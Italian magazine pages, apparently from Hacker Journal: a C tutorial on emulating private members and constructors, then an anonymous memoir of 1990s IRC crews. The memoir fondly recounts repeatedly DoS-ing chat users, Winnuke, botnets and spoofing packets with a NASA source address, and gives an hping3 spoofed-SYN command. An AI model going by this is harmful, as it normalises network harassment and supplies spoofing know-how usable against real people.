Si consideri ad esempio un software per la gestione di una concessionaria di auto. Può risultare estremamente comodo modellare l'entità **Automobile** come oggetto caratterizzato, ad esempio, da attributi quali **stato** (nuova, usata), **anni** e **km** (nel caso in cui sia usata), **cilindrata**, **prezzo**, **statoVendita** (non venduta, venduta), e così via, e un insieme di metodi che agiscono su questi attributi e richiamabili dal "mondo esterno", dove per mondo esterno si intende qualsiasi altra parte del codice, o qualsiasi altro software che si interfaccia con il nostro, o qualsiasi generica componente esterna. Si possono ad esempio modellare per l'oggetto Automobile metodi quali `vendi()`, `incrementaAnni()`, `incrementaKm()`, `modificaPrezzo()`, `getInfo()` e così via. Gli attributi sono variabili/visibili solo dall'oggetto stesso e non accessibili dall'esterno se non tramite gli appositi metodi. Gli attributi sono invisibili dall'esterno e accessibili solo indirettamente attraverso i metodi perché, mentre può aver senso passare lo **statoVendita** di un'automobile da **non venduta** a **venduta**, o incrementare il numero di **km** che ha percorso, o modificare il suo prezzo di un certo valore percentuale, ha decisamente meno senso modificare lo stato da **usata** a **nuova**, decrementare il numero di **km** percorsi o modificare la **cilindrata** con il logaritmo della sua radice quadrata. Sono tutte operazioni queste che nel linguaggio (nel nostro caso il C) sono **sintatticamente** corrette, in quanto nulla vieta di copiare all'interno di una variabile intera o booleana un valore sempre all'interno del suo dominio, ma **semanticamente** errate nel contesto che vogliamo modellare. I metodi si pongono quindi come **interfaccia** esterna per modellare un oggetto che è, visto dal di fuori, una sorta di "scatola chiusa".

E' un paradigma quello della **programmazione a oggetti** che consente di gestire, se sfruttato bene, le entità del software come moduli a sé stanti comunicanti con l'esterno attraverso un insieme limitato di metodi.

Pur non essendo un linguaggio esplicitamente orientato al paradigma a oggetti, come C++, Java, Python o Smalltalk, è possibile in C fare propri alcuni meccanismi della programmazione a oggetti, come la visibilità di metodi e

attributi (visibili a tutti o solo al modulo che li dichiara), costruttori e distruttori, template (oggetti che operano su tipi di variabili "generali" specificabili in qualsiasi momento a seconda dell'istanza che si vuole usare senza cambiare la logica del codice), e in parte anche l'ereditarietà (moduli che acquisiscono attributi o metodi da altri moduli per poi arricchirli o specializzarli a seconda dell'uso). Il C manca di una struttura sintattica come la classe presente in C++, Java e qualsiasi altro linguaggio a oggetti, che consente di modellare esplicitamente un'entità astratta come oggetto con i suoi attributi e i suoi metodi. E' tuttavia possibile ottenere un effetto concettualmente simile attraverso un'ingegnerizzazione consapevole del software, imponendo il vincolo di includere all'interno di ogni file sorgente .c esattamente un modulo, con la sua specifica di attributi (che a basso livello non sono altro che variabili all'interno di una struttura) e metodi (che a basso livello non sono altro che funzioni che possono essere o meno visibili dall'esterno).


Rifacendoci all'esempio di prima, per modellare l'automobile possiamo usare una struttura, dichiarata nel file header globale del progetto. Vogliamo però che gli attributi privati siano visibili solo dal file **automobile.c**, contenente la dichiarazione dei metodi che modellano il tipo **Automobile**. Per fare questo usiamo la direttiva del preprocessore `#ifdef`, dicendo che, se è definita attraverso `#define` la macro **AUTOMOBILE_C** (macro che vogliamo sia definita solo nel file **automobile.c**), allora dichiariamo i vari elementi della struttura, altrimenti la struttura apparirà vuota (in realtà non si può dichiarare una struttura vuota in C, quindi definiremo solo un attributo "tampone" al suo interno come pubblico per evitare errori del compilatore).

Codice di **automobile.h**:

```
/* Codice usato per evitare inclusioni multiple dell'header */
#ifndef AUTOMOBILE_H
#define AUTOMOBILE_H

typedef enum { false, true } BOOL;

typedef struct
{

#ifdef AUTOMOBILE_C
  int anni;
  int cilindrata;
  int prezzo;
  int km;
  BOOL usata;
  BOOL venduta;
#endif

  /* Variabile "tampone" per evitare errori di "empty structure" */
  int foobar;

} Automobile;

Automobile* auto_new ( int anni, int cilindrata, int prezzo, int km, BOOL usata, BOOL venduta );

int getAnni ( Automobile *a );

void auto_destroy ( Automobile *a );

#endif /* AUTOMOBILE_H */
```

Codice di **automobile.c**:

```
#define AUTOMOBILE_C
#include "automobile.h"
#include <stdio.h>
#include <stdlib.h>

Automobile* auto_new ( int anni, int cilindrata, int prezzo, int km, BOOL usata, BOOL venduta )
{
  Automobile *a = NULL;

  if ( !( a = (Automobile*) malloc ( sizeof ( Automobile ))))
  {
    fprintf ( stderr, "Impossibile allocare l'oggetto automobile\n" );
    return NULL;
  }

  a->anni = anni;
  a->cilindrata = cilindrata;
  a->prezzo = prezzo;
  a->km = km;
  a->usata = usata;
  a->venduta = venduta;

  return a;
}

BOOL isVenduta ( Automobile *a )
{
  return a->venduta;
}

static void __set_stato_vendita ( Automobile *a, BOOL flag )
{
  a->venduta = flag;
}

void vendi ( Automobile *a )
{
  __set_stato_vendita ( a, true );
}

void auto_destroy ( Automobile *a )
{
  if ( a != NULL )
  {
    free ( a );
  }
```


https://www.moneybookers.com/app/?rid=2046761

```
  a = NULL;
}

#undef AUTOMOBILE_C
```

Possibile file **main.c**:

```
#include "automobile.h"
#include <stdio.h>

int main ()
{
  Automobile *a = auto_new ( 4, 1500,
10000, 30000, true, false );
  vendi (a);

  if ( isVenduta (a))
  {
    printf ( "L'automobile risulta
venduta\n" );
  } else {
    printf ( "L'automobile non risulta
venduta\n" );
  }

  return 0;
}
```

Si notino un paio di cose. All'inizio del file **automobile.c** inizializzo via `#define` la macro **AUTOMOBILE_C** la cui presenza è, come è stato espresso in **automobile.h**, condizione necessaria per poter accedere agli attributi della struttura **Automobile**, per poi rimuovere la macro quando il file è terminato usando `#undef`.

Se tentassi dal file main.c o da qualsiasi altro file esterno non avente la macro **AUTOMOBILE_C** avrei un errore di tipo *structure "Automobile" has no member "venduta"*, ad esempio. Questo rende, in un certo senso, gli attributi della struttura **Automobile** privati, accessibili e modellabili solo dal file sorgente contenente l'implementazione dei metodi.

In realtà, come è facilmente intuibile, questo meccanismo è circoscrivibile dichiarando anche in un altro file sorgente la macro **AUTOMOBILE_C** (pratica che è, come ovvio, fortemente sconsigliata), in quanto il C non ha meccanismi "forti" di visibilità privata, protetta e pubblica come altri linguaggi esplicitamente a oggetti, ma è già un modo primitivo per poter agire sullo **scope** di variabili, tipi di dato e funzioni;

Le funzioni `auto_new()` e `auto_destroy()` sono quelle chiamate in un linguaggio a oggetti come, rispettivamente, **costruttore** e **distruttore**. La prima funzione ha il compito di prendere diversi parametri che servono a identificare e modellare il nuovo oggetto e, dopo aver allocato tale oggetto con `malloc()`, inizializza i suoi attributi e lo ritorna. La seconda funzione, dato un oggetto precedentemente allocato, lo dealloca via `free()` e lo imposta a **NULL**.

La funzione `isVenduta()` consente di accedere in sola lettura a un elemento dell'oggetto **Automobile**. Si tratta in particolare dell'attributo **venduta**, che pur non essendo visibile all'esterno è leggibile, a patto che si usi questo metodo per accedervi.

La funzione `__set_stato_vendita()` è dichiarata come `static`. La dichiarazione di qualsiasi entità, variabile o funzione come `static`, garantisce che quell'elemento sia visibile **solo** nel file sorgente che lo ha dichiarato. Se provassi ad accedere a tale funzione da **main.c** il compilatore solleverebbe un errore. Il C mi fornisce quindi un meccanismo per dichiarare, all'interno del mio modulo, variabili e funzioni come **privati**.

La funzione `vendi()` è l'unico modo possibile per modificare dall'esterno l'attributo **venduta** dell'oggetto **Automobile**.

Conclusioni

Una caratteristica estremamente interessante di questo paradigma è la sua scalabilità. Si è parlato finora di oggetti contenuti in file sorgenti separati e comunicanti con l'esterno attraverso specifici metodi. In realtà nulla ci vieta di considerare moduli e oggetti come residenti non solo in file sorgenti diversi, ma potenzialmente anche su macchine diverse.

E' possibile in tal caso progettare e instaurare un protocollo di comunicazione di rete che rientra nella panoramica degli **RPC** (**Remote Procedure Call**). Possiamo immaginare un processo che giri sulla macchina **A** per gestire gli oggetti di tipo **Automobile**. La macchina **B** potrebbe chiedere al processo su **A** di istanziare un nuovo oggetto **Automobile** passandogli sul socket di rete l'ID del metodo che vuole richiamare (ad esempio, possiamo dare ID numerico 1 al metodo `auto_new()`) e quindi le variabili con cui desidera inizializzare l'oggetto. Il processo su **B** inizializza quindi il nuovo oggetto con i valori richiesti da **A**, e può ritornare ad **A** un riferimento univoco (ID numerico >= 0 in caso di successo o -1 in caso di errore, o stringa contenente l'IP di **A** e il timestamp a cui ha richiesto il servizio, e così via) sul socket stesso, riferimento che potrà essere usato da A per fare tutte le operazioni seguenti su quell'oggetto.

Come è possibile notare, il modello estremamente modulare proposto dal paradigma a oggetti consente, se il software è progettato in maniera consapevole, una grande scalabilità nell'architettura del software stesso.

Ricordati che trovi gli esempi di codice di questa e delle altre parti del corso nell'apposita sezione del nostro sito: *www.hackerjournal.it*

Visita anche il nostro forum e non esitare a porci qualsiasi domanda attinente all'articolo.


di Anonimo

LA NASA TI ATTACCA !

DA QUESTO NUMERO COMINCEREMO A DARE PIÙ SPAZIO ALLE STORIE ED ALLE INTERVISTE DEI PERSONAGGI DELL'UNDERGROUND ITALIANO ED ESTERO. PER IL MOMENTO ASSAPORATE QUESTO ESILARANTE (E NOSTALGICO ALLO STESSO TEMPO) RACCONTO DI CHI, PUR SCEGLIENDO DI RIMANERE ANONIMO, HA DECISO DI RACCONTARCI LA SUA RELAZIONE (E QUELLA DEGLI HACKER IN GENERALE DEGLI ANNI 90) CON IRC.

Come ogni buon smanettone c'è stato un periodo della mia vita in cui frequentavo assiduamente le chat. I canali IRC in quel periodo erano posti affollati e pieni di insidie. Le crew di hacker o sedicenti tali spopolavano ed in certi server la vita era davvero dura. Se non avevi bot o non potevi permetterti di presidiare attentamente un canale, era facile subire un **takeover**. Se poi facevi arrabbiare qualcuno che in quel momento ce le aveva girate, era anche facile essere **dossati**. Non mancava poi certo chi aveva una fervida inventiva e provava gusto nell'infliggere pene ad ignari utenti che avevano la solo colpa di utilizzare Windows 95 o 98. Ho conosciuto persone che ai tempi in cui gli home firewall erano strumenti sconosciuti, configuravano il proprio client IRC in modo da lanciare un colpettino di **Winnuke** a chiunque entrasse in un canale. Le vittime del Blue Screen Of Death in quel periodo non si contavano. La maggior parte di queste azioni, definibili "epurative", venivano commesse da gruppi di ragazzi o ragazzini organizzati che agivano in veri e propri branchi, appunto le crew.

Takkare un canale o lanciare un DoS/DDoS erano dunque le minacce principali che venivano utilizzate come deterrente per chiudere la bocca o fare uno sgarro a qualcuno. Episodi di bullismo esistevano quindi anche (e direi soprattutto) nel virtuale. L'uomo è un animale strano. Non può fare a meno di affermare la sua superiorità anche in un mondo che non esiste ed IRC non era l'eccezione alla regola. Il capo di ogni crew, colui che aveva più esperienza degli altri, era una specie di *"padrino"*. Personalmente non ho mai fatto parte di una crew, almeno non nelle modalità tradizionali, ma forse in un modo o nell'altro una mia crew sono riuscito a formarla anche se *particolare*. Chattavo già dalla metà degli anni 90 ma il posto in cui mi ero insidiato stabilmente, quello in cui mi sentivo davvero a casa anche quando stavo lontano dai miei affetti, è stato IRCNet. Qui mi incontravo e discutevo con un gruppo di una ventina di amici. Grazie alla chat ci siamo col tempo conosciuti quasi tutti anche nella vita reale. Utilizzavamo il canale (di cui non riporto il nome) sia come il nostro covo virtuale che come ritrovo per organizzare le uscite pomeridiane o serali (spesso passeggiate, abbuffate di pizza o panini in qualche pub).

Se vogliamo definirla tale, eravamo una crew intesa come gruppo di amici ma differente dalle altre. Il nostro scopo non era quello di bucare sistemi, passarci exploit o baggianate del genere. Noi volevamo solo chattare, divertirci, andare a conoscere dal vivo le persone simpatiche che incontravamo in IRC (mitiche le adunate nelle varie città). Inoltre il tasso di IRC War medio fra gli utenti del canale era parecchio basso. Ad interessarmi di sicurezza ero solamente io e mi divertivo da matti ad organizzare le "difese" quando qualcuno entrava nel nostro *"covo"* a cercare rogne. Quando poi capitava che ci takkavano il canale... prima, mentre o dopo essercelo ripreso, decidevamo tutti assieme il da farsi nei confronti dei trasgressori. Ed era così che organizzavamo le cosiddette **azioni punitive**. In realtà il grosso veniva svolto da me. Il resto dei ragazzi fungeva da specchietto per le allodole: tenevano impegnati con le chiacchiere o le prese in giro le "carogne" di turno, mentre io fiaccavo gli animi dei nemici disconnettendoli a più riprese. Io ed i miei amici definivamo ciò che facevamo *"togliere la licenza di chattare"*. In quel momento chiunque entrava nel nostro mirino smetteva davvero di chattare, a prescindere dal modo in cui si collegasse in IRC (con il suo reale indirizzo IP o facendo un bounce da qualche server del pacifico). Lo si beccava in qualsiasi canale fosse e lo si dossava fino a quando non veniva a chiedere perdono o pietà (cosa che accadeva il 99,99% delle volte). E quando non rientrava in nessun canale, bastava un *whois nickname* a farci capire se era ancora online (in pochi avevano la furbizia di cambiare nick). C'erano botte davvero per tutti. In quel periodo possedere uno 0day faceva davvero la differenza e lo **0day** rimaneva tale per mesi se non addirittura anni, il che ti assicurava una buona quantità di sistemi zombie da utilizzare a piacimento. Da qui spiegata la grande capacità di fuoco a mia disposizione. Nessuno pensava ancora allo spam...le botnet erano il mezzo principale per fare bounce o appunto per dossare (mitici anni 90!) :-)
C'erano circostanze in cui i puniti ci venivano a porgere le

loro scuse con toni così mesti che ti si stringeva il cuore ed allora gli promettevi che non li avresti fatti più disconnettere. In molti smettevano così di infastidirci e riscoprivano il gusto di chattare in libertà (da qui la definizione *"togliere la licenza di chattare"*)....altri invece gettavano la spugna e non si collegavano più. Altri ancora piagnucolavano e minacciavano di rivolgersi ad un IRCop.

Era così che ci facevamo giustizia...i defraudatori divenivano vittime come lo eravamo stati noi quando ci avevano takkato il canale. IRC era insomma un territorio barbaro dove o ti sapevi difendere o venivi sopraffatto. Ci fu un periodo tra il 2000 ed il 2001 in cui le rogne erano davvero così tante che andarsele a cercare da soli era a dir poco superfluo. Tra i membri del mio gruppo di amici ci stava in particolare un elemento, **MjRed**, i cui bollenti spiriti lo portavano spesso a litigare con gente di altri canali o commettere azioni incaute nei confronti di qualcuno che ne sapeva magari un tantino più di lui. Gli effetti erano quasi sempre catastrofici. Orde di sconosciuti invadevano il canale alla ricerca di MjRed e quasi sempre andava a finire in caciara (naturalmente nel virtuale). In quel periodo a lamentarsi di MjRed erano anche gli utenti stessi che entravano nel canale solo per chattare e che orbitavano totalmente al di fuori delle guerre IRC. Io avevo cercato più volte di parlargli ma, con il passare del tempo, placare gli animi di tutti diveniva sempre più difficile, così spesso e volentieri mi ritrovavo a sfogare la mia rabbia su di lui. Una sera lo feci disconnettere da Internet 22 volte, trascorrendo tutto il tempo dalle 22:00 alle 01:30 a dossargli l'indirizzo IP di Galactica. Un giorno però successe qualcosa di davvero esilarante. Accadde la sera del 21 Maggio 2001. MjRed entrò nel canale facendo bounce su un SOCK server pescato chissà dove. Dopo poco iniziai subito a dossarlo...

```
[22:49] *** Joins: MjRed (~VoCaLiSt@xx.xxxx.
xxxxxxx.xxx)
[22:49] <^Dorot34^> °MjRed° :*
[22:49] <MjRed> :)
```

Alle 22:52 fu costretto a rientrare nel canale con il vero indirizzo IP assegnatogli dal provider. Le sue difese erano adesso del tutto scoperte....

```
[22:52] *** Joins: MjRed` (VoCa-
LiSt@62-122-5-89.flat.galactica.it)
[22:52] <A3rDNA> sei caduto di nuovo?
[22:53] <MjRed`> non sono caduto
[22:53] <MjRed`> ma non arrivavano pacchetti
```

Alle 22:59 il server IRC disconnesse il SOCK, oramai privo di vita.

```
[22:59] *** Quits: MjRed (Operation timed
out)
```

Nel frattempo in un'altra finestra della chat parlavo in personale con Blackman, uno dei primi ragazzi che ho conosciuto in IRC e con cui mi frequentavo assiduamente nella vita reale, frequentazione che ci era valsa il nominativo di *compari* assegnatoci da un gruppo di ragazzi anch'essi conosciuti tramite IRC.

```
<Io> ora che il BNC è caduto i prossimi at-
tacchi...
<Io> ...dato che li può loggare
<Io> glieli faccio arrivare
<Io> dalla nasa
<Io> che dici?
[22:54] <Blackman_> iihhihiih
[22:54] <Blackman_> si si
[22:54] <Blackman_> ma tanto
[22:54] <Blackman_> lui
[22:54] <Blackman_> manco se ne accorge
<Io> no ha il Conseal Firewall
<Io> di solito quando lo attaccano
<Io> mi manda i log
<Io> se ne accorge
<Io> e mi fa: che attacco è??
[22:55] <Blackman_> a, capisco
[22:55] <Blackman_> UAHAUHuAhAUHAa
<Io> fatto
<Io> sto cominciando ad attaccarlo dalla
nasa
<Io> comincio piano così se ne accorge
[23:00] <Blackman_> UHAUAHuAHUAHUAhuAHuaHU
```

A questo punto nel canale MjRed cominciava ad esternare il suo disappunto per via del leggero ma fastidioso attacco. Il Conseal PC Firewall emetteva un suono stridulo ogni volta che un pacchetto in ingresso veniva bloccato. Era un'opzione che potevi disattivare ma MjRed la lasciava viva e vegeta per capire quando veniva attaccato ed avvertirmi così dell'affronto subito...

```
[22:59] <MjRed`> chi è sto gran testa di
cazzo che rompe le balle?
[23:00] <A3rDNA> ..
[23:00] <MjRed`> comunque
[23:00] <MjRed`> informo al nukkatore
[23:00] <MjRed`> che così me la può solo
ciucciare
[23:00] <MjRed`> i pacchetti sono pochi
```

A questo punto nella chat personale con Blackman gli dico di domandare ad MjRed quale è l'indirizzo IP che lo sta attaccando. E qui nasce la chicca, una cosa che ancora a distanza di anni, quelle pochissime volte che ci riuniamo assieme per bere o mangiare un boccone, ci fa ridere di gusto.

```
[23:01] <Blackman_> Red
[23:01] <Blackman_> dammi l'IP
[23:01] <Blackman_> di chi ti attacca
[23:01] <MjRed`> è uno
[23:01] <MjRed`> 198.116.63.2
[23:02] <MjRed`> [Risolto]: border.hcn.
hq.nasa.gov
[23:02] <MjRed`> nasa????
[23:02] <Blackman_> UHAuAHUAHuAHuHAAhAUAHU
```

```
[23:02] <MjRed`> mmm
[23:02] <Blackman_> minchia
[23:02] <Blackman_> l' America ti attacca
[23:02] <Blackman_> UHAuAHUAHuAHuHAAhAUAHU
[23:02] <A3rDNA> bhuAUHBAHUBAUBAhaUBHAubaU-
BAubaUBUB
```

E poi mestamente, MjRed veniva nella mia query:

```
[23:03] <MjRed`> non mi dire che i pacchetti
da border.hcn.hq.nasa.gov me li mandi tu?
```

E Blackman dopo l'attacco:

```
[23:03] <Blackman_> ora l'ha capito di sicu-
ro che sei tu!
```

"Lanciare un attacco da un server della NASA????" – si staranno chiedendo alcuni in questo momento – *"Ma come è possibile??"*. In realtà si trattava di puro **spoofing** e per giunta praticato dal PC di casa mia! In parole povere costruivo dei pacchetti ad arte con un piccolo programma in C che avevo scritto, indicando come indirizzo IP di provenienza quello dell'allora sito della NASA *(www.nasa.gov)*. Il router d'uscita del mio provider non faceva alcuna obiezione, prendeva in carico il pacchetto e lo rigirava assieme con l'IP fittizio alla destinazione (in questo caso MjRed :-)
Strumenti come **hping** o **nmap** (Decoy Scan) possono essere utilizzati in modo simile. Provate ad esempio a lanciare verso il firewall della vostra LAN il seguente comando:

```
# ./hping3 IP_vostro_FW -a 1.1.1.1 -p 5000
--syn
```

Tra i file di log vi ritroverete un tentativo di connessione sulla porta 5000 proveniente dall'indirizzo IP 1.1.1.1. Lo **spoofing** dall'Italia e dalla maggior parte degli altri paesi del mondo lo si poteva però praticare solo nel 2001 o negli anni precedenti. Oggi tutti i grossi provider configurano i propri router in modo da instradare solamente i pacchetti che provengono da uno specifico indirizzo IP o da una precisa subnet, quindi probabilmente non potrete più spoofare verso Internet se non dal range di indirizzi IP pubblici che il vostro provider vi ha assegnato (se ne avete richiesto più di uno).

IRC la decadenza

I server IRC con il passare del tempo sono andati sempre più spopolandosi ed oggi, quando di tanto in tanto faccio qualche sporadico join, mi accorgo che canali prima composti da centinaia di utenti si sono adesso ridotti a 4/5 effettivi ed una 20ina di bot. Altri, dove prima avere la "op" era un privilegio di cui vantarsi con gli amici, sono addirittura scomparsi. La colpa di questo probabilmente è da attribuire alle crew.
Più si andava avanti, più le crew arruolavano ragazzini attratti dalla prospettiva di far parte di una "banda di hacker" e più fra questi gruppi il livello medio di conoscenza della rete andava scadendo. Conoscenza e metodo comportamentale sono due cose che vanno di pari passo, perché se ci si pensa bene è difficile trovare una persona competente che prova gusto nel rompere le balle al prossimo...e più probabile che se ne stia sulle sue o si rifugi in qualche canale d'elite divenendo un eremita, oppure (come molti) decida di abbandonare IRC, un po' come successo a diversi membri di autorevoli e storiche crew travolti, in un certo periodo della loro vita, da profonde crisi esistenziali (chi ad un certo punto leggeva BFi se ne sarà sicuramente accorto).

A causa di questa "fuga di cervelli" da IRC, era abbastanza frequente trovarsi a *"togliere la licenza di chattare"* a persone che poi scoprivi essere dei quindicenni che avevano imparato a bloccare i PC di ignari utenti chattatori, facendo quattro click con il mouse su un programma scaricato da Internet e che per questo si sentivano dei veri "hacker". Ed alla fine gli utenti scelsero di andare laddove si stava più tranquilli, migrando in massa verso i programmi di Instant Messaging (Skype, AOL, C6, ICQ, etc..), dove non esistevano crew, "op", disconnessioni o blocchi improvvisi del PC e della connettività di rete (o almeno dove erano molto meno frequenti).

Ho cominciato a chattare negli anni 90 su irc.msn.com (il server IRC di Microsoft) e posso dire a distanza di oltre 3 lustri, di avere assunto una particolare premonizione nel comprendere quando qualcosa sta per finire. Molti server IRC hanno oltrepassato oramai il punto di non ritorno e sono destinati a scomparire...una scomparsa che sarà probabilmente meno elegante di quella che alla fine del millennio ha interessato proprio irc.msn.com. Dopo pochi anni dall'avvio del suo servizio, Microsoft ebbe infatti una lungimirante visione. Durante la fine del 1998 si vociferava già che il server irc.msn.com ed il celebre programma a fumetti **Microsoft Chat** (che accompagnava i release di Windows 95 e 98) sarebbero presto divenute le componenti principali di un nuovo servizio innovativo. Poco dopo BigM chiuse i battenti dei suoi server IRC e fu così che nacquero **Microsoft Messenger** e la sua numerosa comunità di utenti.

Con il nostro canale penso che più che una **crew** eravamo riusciti a dare il via, nel nostro piccolo, ad un'iniziativa **anti-crew** (davamo in pratica la caccia ai rompiballe) ma, cosa più importante, penso che eravamo riusciti a formare un gruppo di amici. D'accordo ci stavano dei battibecchi e di tanto in tanto dei malumori (alcuni dei quali sfociati poi in veri litigi) ma in linea di massima noi fondatori ed assidui frequentatori del canale (6/7 elementi in tutto) siamo sempre rimasti più o meno uniti. Oggi di quei momenti di IRC war, dei tornei di calcetto fatti sfidando i ragazzi degli altri canali e delle gite trascorse assieme, ci rimangono soltanto i ricordi... ed ogni tanto con malinconia, quelle poche volte che mi capita di rivedere qualcuno della vecchia guardia, mi soffermo a pensare che forse, sia in termini di evoluzione di Internet, di velocità di banda che (scusatemi se li correlo) di capacità di vivere intensamente e spensieratamente la vita, si stava meglio quando si stava peggio.

Eravamo giovani squattrinati ed *eravamo felici così*. Oggi di quel famoso canale non ne è rimasto altro che un pugno di bot.